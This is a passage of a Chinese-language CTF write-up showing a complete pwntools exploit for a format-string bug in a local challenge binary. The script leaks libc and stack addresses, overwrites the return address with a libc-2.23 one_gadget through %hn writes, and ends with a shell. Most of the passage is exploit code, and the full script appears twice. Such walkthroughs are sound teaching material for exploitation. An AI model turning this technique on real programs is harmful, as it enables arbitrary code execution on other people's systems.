
io.interactive()

运行该自动化脚本

首先查看b指针修改之前的值



继续向下运行可以发现我们成功将目标位置的后四位修改为了one\_gadget变量的后四位的值



接下来继续构造payload去修改第13个参数，需要修改返回地址高两位的数据所以最后加上的偏移量应该为5+2=7

payload = "%{}c%13$hn".format(write\_in - num\_len + 7)

io.sendlineafter("How to do?\n", payload)

接下来继续构造payload去修改第39个参数

payload = "%{}c%39$hn".format(((one\_gadget >> 16) & 0xffff))

io.sendlineafter("How to do?\n", payload)

构造成的完整的exp程序如下

from pwn import \*

context.log\_level = 'debug'

libc = ELF('./libc-2.23.so')

io = process("./pb")

payload = "%11$p%13$p"

gdb.attach(io, 'b \*0x400779')

io.sendlineafter("How to do?\n", payload)

leak = eval(io.recv(14)) #0x7f4ea1420840

info('leak==>'+hex(leak))

libc\_start\_main = leak - 240 #0x7f4ea1420750

info('libc\_start\_main==>'+hex(libc\_start\_main))

libc\_base = libc\_start\_main - libc.sym['\_\_libc\_start\_main']

info(hex(libc\_base))

stack\_leak\_addr = eval(io.recv(14)) #0x7ffd9e9a5b28

info('stack\_leak\_addr==>'+hex(stack\_leak\_addr))

ret\_addr = stack\_leak\_addr - 256 + 32

info('ret\_addr==>'+hex(ret\_addr))

write\_in = ret\_addr & 0xffff

num\_len = len(str(write\_in))

payload = "%{}c%13$hn".format(write\_in - num\_len + 5)

io.sendlineafter("How to do?\n", payload)

one\_gadget\_list = [0x45226,0x4527a, 0xf03a4, 0xf1247]

one\_gadget = libc\_base + one\_gadget\_list[3]

info("one\_gadget==>"+hex(one\_gadget))

payload = "%{}c%39$hn".format((one\_gadget & 0xffff))

io.sendlineafter("How to do?\n", payload)

payload = "%{}c%13$hn".format(write\_in - num\_len + 7)

io.sendlineafter("How to do?\n", payload)

payload = "%{}c%39$hn".format(((one\_gadget >> 16) & 0xffff))


io.sendlineafter("How to do?\n", payload)

io.interactive()


运行构造好的exp脚本，找到第13个参数的位置可以发现最后一个指针低四位已经被我们改成了one\_gadget的低四位,所以接下来我们需要修改其低6位




查看b指针的内容如下



在查看其高两个字节的内容，发现其地址40e3正好对应上面需要修改的地址0x7fae8b421247中8b42的位置



继续运行该程序可以发现打印出来的one\_gadget的值为0x7fae8b4f1247，查看第五个参数的值发现成功被修改为了one\_gadget的值



最后因为我们需要构造六次输入才能够返回到main函数中，而在前面的步骤中我们构造了5次payload，所以在这里我们需要再随便构造一个payload才能够将程序从函数中返回main函数

io.sendlineafter("How to do?\n", 'a'\*100)

最后完整的exp脚本如下所示，最终函数在返回的时候就会直接返回到我们的one\_gadget中

from pwn import \*

#context.log\_level = 'debug'

libc = ELF('./libc-2.23.so')

io = process("./pb")

payload = "%11$p%13$p"

gdb.attach(io, 'b \*0x400779')

io.sendlineafter("How to do?\n", payload)

leak = eval(io.recv(14)) #0x7f4ea1420840

info('leak==>'+hex(leak))

libc\_start\_main = leak - 240 #0x7f4ea1420750

info('libc\_start\_main==>'+hex(libc\_start\_main))

libc\_base = libc\_start\_main - libc.sym['\_\_libc\_start\_main']

info(hex(libc\_base))

stack\_leak\_addr = eval(io.recv(14)) #0x7ffd9e9a5b28

info('stack\_leak\_addr==>'+hex(stack\_leak\_addr))

ret\_addr = stack\_leak\_addr - 256 + 32

info('ret\_addr==>'+hex(ret\_addr))

write\_in = ret\_addr & 0xffff

num\_len = len(str(write\_in))

payload = "%{}c%13$hn".format(write\_in - num\_len + 5)

io.sendlineafter("How to do?\n", payload)

one\_gadget\_list = [0x45226,0x4527a, 0xf03a4, 0xf1247]

one\_gadget = libc\_base + one\_gadget\_list[3]

info("one\_gadget==>"+hex(one\_gadget))

payload = "%{}c%39$hn".format((one\_gadget & 0xffff))

io.sendlineafter("How to do?\n", payload)

payload = "%{}c%13$hn".format(write\_in - num\_len + 7)

io.sendlineafter("How to do?\n", payload)

payload = "%{}c%39$hn".format(((one\_gadget >> 16) & 0xffff))

#gdb.attach(io, "b \*0x400779")

io.sendlineafter("How to do?\n", payload)

io.sendlineafter("How to do?\n", 'a'\*100)

io.interactive()

运行该脚本发现能够成功获取到本机shell

